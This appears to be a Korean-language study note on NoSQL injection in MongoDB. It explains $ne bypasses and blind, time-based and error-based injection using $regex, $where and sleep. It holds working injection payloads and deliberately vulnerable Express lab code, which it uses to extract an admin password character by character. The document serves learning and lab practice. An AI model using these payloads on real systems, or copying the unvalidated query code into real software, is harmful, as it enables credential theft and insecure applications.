Non-Relational DBMS (NoSQL)
기존의 RDBMS의 용량의 한계를 해결하고자 등장한 비관계형 데이터베이스(NRDBMS, NoSQL)
RDBMS에서는 SQL Injection 발생 가능성이 있음
NoSQL 또한 이용자의 입력값을 통해 동적으로 쿼리를 생성해 데이터를 저장하기 때문에 SQL Injection이 발생할 수 있다
RDBMS는 SQL로 데이터 조회 추가 삭제 가능
NoSQL은 SQL을 사용 하지 않고 단순한 데이터를 저장해 단순 검색 추가 검색을 위해 최적화된 저장 공간을 가짐
키-값 key-value를 사용해 데이터를 저장함
RDBMS는 SQL이라는 정해진 문법을 통해 데이터를 저장하기 때문에 한 가지의 언어로 다양한 DBMS을 사용할 수 있다
반면에 NoSQL은 Redis, Dynamo, CouchDB, MongoDB 등 다양한 DBMS가 존재하기 때문에 각각의 구조와 사용 문법을 익혀야한다는 단점이 있다
MongoDB, Redis, CouchDB
MongoDB
Redis
CouchDB
NoSQL Injection
NoSQL 또한 RDBMS와 같이 회원 계정, 비밀글과 같이 민감한 정보가 포함되어 있을 수 있다
공격자는 데이터베이스 파일 탈취, NoSQL Injection 공격 등으로 해당 정보를 확보하고 악용하여 금전적인 이익을 얻을 수 있다
이전에 학습한 SQL Injection은 SQL을 이해하고 있다면 모든 RDBMS에 대해 공격을 수행할 수 있다 그러나 NoSQL은 사용하는 DBMS에 따라 요청 방식과 구조가 다르기 때문에 각각의 DBMS에 대해 이해하고 있어야 한다
여기서는 MongoDB를 사용하면서 발생할 수 있는 NoSQL Injection에 대해 알아본다
MongoDB를 NoSQL Injection하는 법
NoSQL Injection도 SQL Injection이랑 공격 방법이 유사함
두 공격 모두 이용자으 입력값이 쿼리에 포함되면서 발생하는 문제점
MongoDB의 NoSQL Injection 취약점은 주로 이용자의 입력값에 대한 타입 검증이 불충분할 때 발생
SQL은 저장하는 데이터의 자료형으로 문자열, 정수, 날짜, 실수하여 이외에도 오브젝트, 배열 타입을 사용한다
오브젝트 타입의 입력값을 처리할 때 쿼리 연산자를 사용한다
MongoDB에서는 따로 사용자의 입력값을 받는 타입을 지정해 놓지 않아 사용자가 문자열이 아닌 오브젝트 형식으로 값을 입력할 수 있는데 이 경우 연산자를 사용할 수 있으며 이 과정에서 공격이 일어날 수 있다
ex) $ne 연산자 (not equal)
http://localhost:3000/query?uid[$ne]=a&upw[$ne]=a
=> [{"_id":"5ebb81732b75911dbcad8a19","uid":"admin","upw":"secretpassword"}]
$ne 연산자를 사용해 uid와 upw가 "a"가 아닌 데이터를 조회하는 공격 쿼리와 실행 결과
Blind NoSQL Injection
참/거짓 true/false 결과를 통해 데이터베이스의 데이터를 탈취할 수 있는 공격
ex) $regex(지정된 정규식과 일치하는 문서를 선택)
, $where(JavaScript 표현식을 만족하는 문서와 일치) 연산자

$regex
regular expression
정규식을 사용해 식과 일치하는 데이터를 조회한다 아래는 upw에서 각 문자로 시작하는 데이터를 조회하는 쿼리
> db.user.find({upw: {$regex: "^a"}})
> db.user.find({upw: {$regex: "^b"}})
> db.user.find({upw: {$regex: "^c"}})
...
> db.user.find({upw: {$regex: "^g"}})
{ "_id" : ObjectId("5ea0110b85d34e079adb3d19"), "uid" : "guest", "upw" : "guest" }
$where
인자로 전달한 Javascript 표현식을 만족하는 데이터를 조회
> db.user.find({$where:"return 1==1"})
{ "_id" : ObjectId("5ea0110b85d34e079adb3d19"), "uid" : "guest", "upw" : "guest" }
> db.user.find({uid:{$where:"return 1==1"}})
error: {
	"$err" : "Can't canonicalize query: BadValue $where cannot be applied to a field",
	"code" : 17287
}
= user 컬렉션에서 데이터를 찾음
return 1=1은 항상 true이므로 컬렉션의 모든 문서를 반환하게 됨
substring
한 글자씩 비교
upw의 첫 글자를 비교해 데이터를 알아내는 쿼리
> db.user.find({$where: "this.upw.substring(0,1)=='a'"})
> db.user.find({$where: "this.upw.substring(0,1)=='b'"})
> db.user.find({$where: "this.upw.substring(0,1)=='c'"})
...
> db.user.find({$where: "this.upw.substring(0,1)=='g'"})
{ "_id" : ObjectId("5ea0110b85d34e079adb3d19"), "uid" : "guest", "upw" : "guest" }
Sleep 함수를 통한 Time based Injection
MongoDB에서 제공하는 sleep함수
지연 시간을 통해 true/false 결과를 확인할 수 있음
아래는 upw의 첫 글자를 비교하고 해당 표현식이 참을 반환할 때 sleep 함수를 실행하는 쿼리
db.user.find({$where: `this.uid=='${req.query.uid}'&&this.upw=='${req.query.upw}'`});
/*
/?uid=guest'&&this.upw.substring(0,1)=='a'&&sleep(5000)&&'1
/?uid=guest'&&this.upw.substring(0,1)=='b'&&sleep(5000)&&'1
/?uid=guest'&&this.upw.substring(0,1)=='c'&&sleep(5000)&&'1
...
/?uid=guest'&&this.upw.substring(0,1)=='g'&&sleep(5000)&&'1
=> 시간 지연 발생.
*/
Error based Injection
에러를 기반으로 데이터를 알아내는 기법
올바르지 않은 문법을 입력해 고의로 에러를 발생시킨다
upw의 첫 글자가 'g' 문자인 경우 올바르지 않은 문법인 asdf를 실행하면서 에러가 발생하게 됨
> db.user.find({$where: "this.uid=='guest'&&this.upw.substring(0,1)=='g'&&asdf&&'1'&&this.upw=='${upw}'"});
error: {
	"$err" : "ReferenceError: asdf is not defined near '&&this.upw=='${upw}'' ",
	"code" : 16722
}
// this.upw.substring(0,1)=='g' 값이 참이기 때문에 asdf 코드를 실행하다 에러 발생
> db.user.find({$where: "this.uid=='guest'&&this.upw.substring(0,1)=='a'&&asdf&&'1'&&this.upw=='${upw}'"});
// this.upw.substring(0,1)=='a' 값이 거짓이기 때문에 뒤에 코드가 작동하지 않음
실습
NoSQL Injection
데이터베이스에 존재하는 "admin" 계정의 비밀번호를 출력하여 획득
const express = require('express');
const app = express();
app.use(express.json());
app.use(express.urlencoded( {extended : false } ));
const mongoose = require('mongoose');
const db = mongoose.connection;
mongoose.connect('mongodb://localhost:27017/', { useNewUrlParser: true, useUnifiedTopology: true });
app.post('/query', function(req,res) {
    db.collection('user').find({
        'uid': req.body.uid,
        'upw': req.body.upw
    }).toArray(function(err, result) {
        if (err) throw err;
        res.send(result);
  });
});
const server = app.listen(80, function(){
    console.log('app.listen');
});
upw에 not equal($ne)연산자를 이용하여 upw값에 상관없이 uid가 "admin"인 데이터를 조회할 수 있다
Blind NoSQL Injection
const express = require('express');
const app = express();
app.use(express.json());
app.use(express.urlencoded( {extended : false } ));
const mongoose = require('mongoose');
const db = mongoose.connection;
mongoose.connect('mongodb://localhost:27017/', { useNewUrlParser: true, useUnifiedTopology: true });
app.get('/query', function(req,res) {
    db.collection('user').findOne({
        'uid': req.body.uid,
        'upw': req.body.upw
    }, function(err, result){
        if (err) throw err;
        console.log(result);
        if(result){
            res.send(result['uid']);
        }else{
            res.send('undefined');
        }
    })
});
const server = app.listen(80, function(){
    console.log('app.listen');
});
NoSQL과 똑같이 입력했을 때는 로그인은 되지만 비밀번호를 알아내진 못 함
먼저 비밀번호의 길이를 알아야 함
정규식을 사용하여 쉽게 알아낼 수 있음
// input series: (uid, admin, upw[$regex], .{5})
{"uid": "admin", "upw": {"$regex":".{5}"}}
=> admin
// input series: (uid, admin, upw[$regex], .{6})
{"uid": "admin", "upw": {"$regex":".{6}"}}
=> undefined
비밀번호의 길이가 5임
$regex 연산자를 사용
정규식을 통해 한 글자씩 비교하는 쿼리
식에 해당하는 반환 결과를 통해 비밀번호를 알아낼 수 있음
// input format: (uid, admin, upw[$regex], (regex string))
{"uid": "admin", "upw": {"$regex":"^a"}}
admin
{"uid": "admin", "upw": {"$regex":"^aa"}}
undefined
{"uid": "admin", "upw": {"$regex":"^ab"}}
undefined
{"uid": "admin", "upw": {"$regex":"^ap"}}
admin
...
{"uid": "admin", "upw": {"$regex":"^apple$"}}
실습2